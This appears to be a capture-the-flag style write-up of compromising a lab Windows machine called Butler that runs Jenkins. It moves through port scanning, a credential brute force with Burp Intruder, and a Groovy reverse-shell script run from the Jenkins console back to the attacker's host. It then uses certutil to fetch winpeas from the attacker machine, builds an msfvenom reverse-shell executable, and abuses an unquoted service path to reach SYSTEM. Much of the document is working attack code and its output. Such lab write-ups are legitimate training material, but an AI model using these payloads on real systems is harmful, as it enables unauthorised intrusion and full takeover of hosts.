

Machine Information

- Attacker Machine

HOSTNAME: kali

IP ADDRESS: 192.168.137.133

SUBNET MASK: 255.255.255.0

```
(root@kali)~[~/academy]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:2d:fc:c4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.133/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
        valid_lft 1683sec preferred_lft 1683sec
    inet6 fe80::20c:29ff:fe2d:fcc4/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

- Target Machine

IP ADDRESS: 192.158.137.135

SUBNET MASK: 255.255.255.0

```
(root@kali)~[~]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2d:fc:c4, IPv4: 192.168.137.133
Starting arp-scan 1.9.8 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.137.1  92:9c:4a:8c:33:65      (Unknown: locally administered)
192.168.137.2  00:50:56:e6:c8:8b      VMware, Inc.
192.168.137.135 00:0c:29:59:0a:54      VMware, Inc.
192.168.137.254 00:50:56:e9:76:cf      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 1.965 seconds (130.28 hosts/sec). 4 responded
```

NMAP

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 05:06 EST
Nmap scan report for 192.168.137.135
Host is up (0.00073s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
```

```
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5040/tcp   open  unknown
7680/tcp   open  pando-pub
8080/tcp   open  http-proxy
49664/tcp  open  unknown
49665/tcp  open  unknown
49666/tcp  open  unknown
49667/tcp  open  unknown
49668/tcp  open  unknown
49669/tcp  open  unknown
MAC Address: 00:0C:29:59:0A:54 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 30.99 seconds
```

PORTS OPEN

- 139, 445 - SMB
- 7680 - pando-pub
- 8080 - http-proxy

Enumerating SMB ie. Port 139 and Port 445

NMAP

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 05:13 EST
Nmap scan report for 192.168.137.135
Host is up (0.00055s latency).
```

PORT	STATE	SERVICE	VERSION
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	

```
MAC Address: 00:0C:29:59:0A:54 (VMware)
```

```
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
```

```
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft
Windows Longhorn (95%), Microsoft Windows 7 or Windows Server 2008 R2 (94%),
Microsoft Windows 10 1507 - 1607 (94%), Microsoft Windows 7 Professional
(94%), Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows
Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (94%), Microsoft Windows
7 Ultimate (94%), Microsoft Windows 10 1709 - 1803 (93%), Microsoft Windows
```

```
10 1507 (93%), Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (93%)
```

```
No exact OS matches for host (test conditions non-ideal).
```

```
Network Distance: 1 hop
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
```

```
|_clock-skew: 12h29m59s
```

```
| smb2-time:
```

```
|   date: 2022-11-17T22:43:13
```

```
|_ start_date: N/A
```

```
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 000c29590a54 (VMware)
```

```
| smb2-security-mode:
```

```
|   311:
```

```
|_   Message signing enabled but not required
```

```
TRACEROUTE
```

```
HOP RTT      ADDRESS
```

```
1   0.55 ms 192.168.137.135
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 15.17 seconds
```

- 139 - Microsoft Windows netbios-ssn
- Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%), Microsoft Windows Longhorn (95%), Microsoft Windows 7 or Windows Server 2008 R2 (94%), Microsoft Windows 10 1507 - 1607 (94%), Microsoft Windows 7 Professional (94%), Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1 (94%), Microsoft Windows 7 Ultimate (94%), Microsoft Windows 10 1709 - 1803 (93%), Microsoft Windows 10 1507 (93%), Microsoft Windows Home Server 2011 (Windows Server 2008 R2) (93%)
- NetBIOS name: BUTLER, NetBIOS user: <unknown_>
- SMB2
- Message signing enabled but not required

SMB Version - 3.1.1

SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabilities:AES-128-GCM) (signatures:optional) (guid:{cd2423cd-eeb2-4c0f-

94a1-0b1f831326e6}) (authentication domain:BUTLER)

Exploit - <https://vulners.com/zdt/1337DAY-ID-34105>

Enumerating Port 8080 ie. HTTP Proxy

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-17 05:27 EST
Nmap scan report for 192.168.137.135
Host is up (0.00040s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Jetty 9.4.41.v20210516
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
MAC Address: 00:0C:29:59:0A:54 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.40 ms  192.168.137.135

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```

- Jetty 9.4.41.v20210516 - CVE-2022-2047

Brute Force Attack on Http-Proxy

Using Burpsuite

Repeater -> Manually Forward Requests

Intruder -> Used for Brute Force Attacks

- Fork - 1 Username with 1 Password
- Clusterbomb - All Username with All Passwords

2. Intruder attack of http://192.168.137.135:8080 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
0			302	<input type="checkbox"/>	<input type="checkbox"/>	318	
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
2	Admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
3	jenkins	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
4	Jenkins	password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
5	admin	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
6	Admin	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
7	jenkins	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
8	Jenkins	Password	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
9	admin	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
10	Admin	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	318	
11	jenkins	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	313	
12	Jenkins	jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	184	
13	admin	Jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	409	
14	Admin	Jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
15	jenkins	Jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	
16	Jenkins	Jenkins	302	<input type="checkbox"/>	<input type="checkbox"/>	408	

Finished

We can see that from Request 11, there is something Different, we get a Cookie.

Request	Response
1	HTTP/1.1 302 Found
2	Connection: close
3	Date: Thu, 17 Nov 2022 10:48:34 GMT
4	X-Content-Type-Options: nosniff
5	Set-Cookie: remember-me=; Path=/; Expires=Thu, 01-Jan-1970 00:00:00 GMT; Max-Age=0
6	Expires: Thu, 01 Jan 1970 00:00:00 GMT
7	Set-Cookie: JSESSIONID.2736728a=node01rzlsbx33wdoy12hv7xuh6mgos31.node0; Path=/; HttpOnly
8	Location: http://192.168.137.135:8080/loginError
9	Server: Jetty(9.4.41.v20210516)
10	
11	

0 matches

Let's try those Credentials.


USERNAME: jenkins

PASSWORD: jenkins

<https://blog.pentesteracademy.com/abusing-jenkins-groovy-script-console-to-get-shell-98b951fa64a6>

We go to Manage Jenkins -> Console and use the following Exploit

```
String host="192.168.137.133";int port=4444;String cmd="cmd.exe";Process
p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available(>0)so.write(pi.read());while(pe.available(>0)so.write(
pe.read());while(si.available(>0)po.write(si.read());so.flush();po.flush();
Thread.sleep(50);try {p.exitValue();break;}catch (Exception e)
{}};p.destroy();s.close();
```



```
(root@kali)-[~/butler]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.137.133] from (UNKNOWN) [192.168.137.135] 50120
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\Jenkins>
C:\Program Files\Jenkins>
C:\Program Files\Jenkins>
C:\Program Files\Jenkins>whoami
whoami
butler\butler

C:\Program Files\Jenkins>
```

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for troubleshooting, it will go to the server's stdout, which is harder to see.) Example

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`

```
ite(si.read());so.flush();po.flush();Thread.sleep(50);tr
```

We are Now Butler.

Windows Priveledge Escalation

- systeminfo
- Using winpeas.exe

certutil -urlcache -f <http://192.168.137.133/winpeas.exe> winpeas.exe

```
C:\Program Files\Jenkins>certutil -urlcache -f http://192.168.137.133/winpeas.exe winpeas.exe
certutil -urlcache -f http://192.168.137.133/winpeas.exe winpeas.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

In Winpeas look for:


- Explicit Credentials
- SE Impersonate Privileges to Carry Out Potato Attack
- Services
 - No Quote and Spaces Detected ie. Unquoted Service Paths

We will now Create a Payload with MSFVENOM for Reverse Shell and name is Wise.exe

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.137.133 LPORT=9999 -f
exe > Wise.exe
```

We will then Stop the WiseBootAssistant Service and Restart it again, using:

```
sc stop WiseBootAssistant -> Stop Service
sc query WiseBootAssistant -> Status Service
sc start WiseBootAssistant -> Start Service
```



We have Rooted the Machine.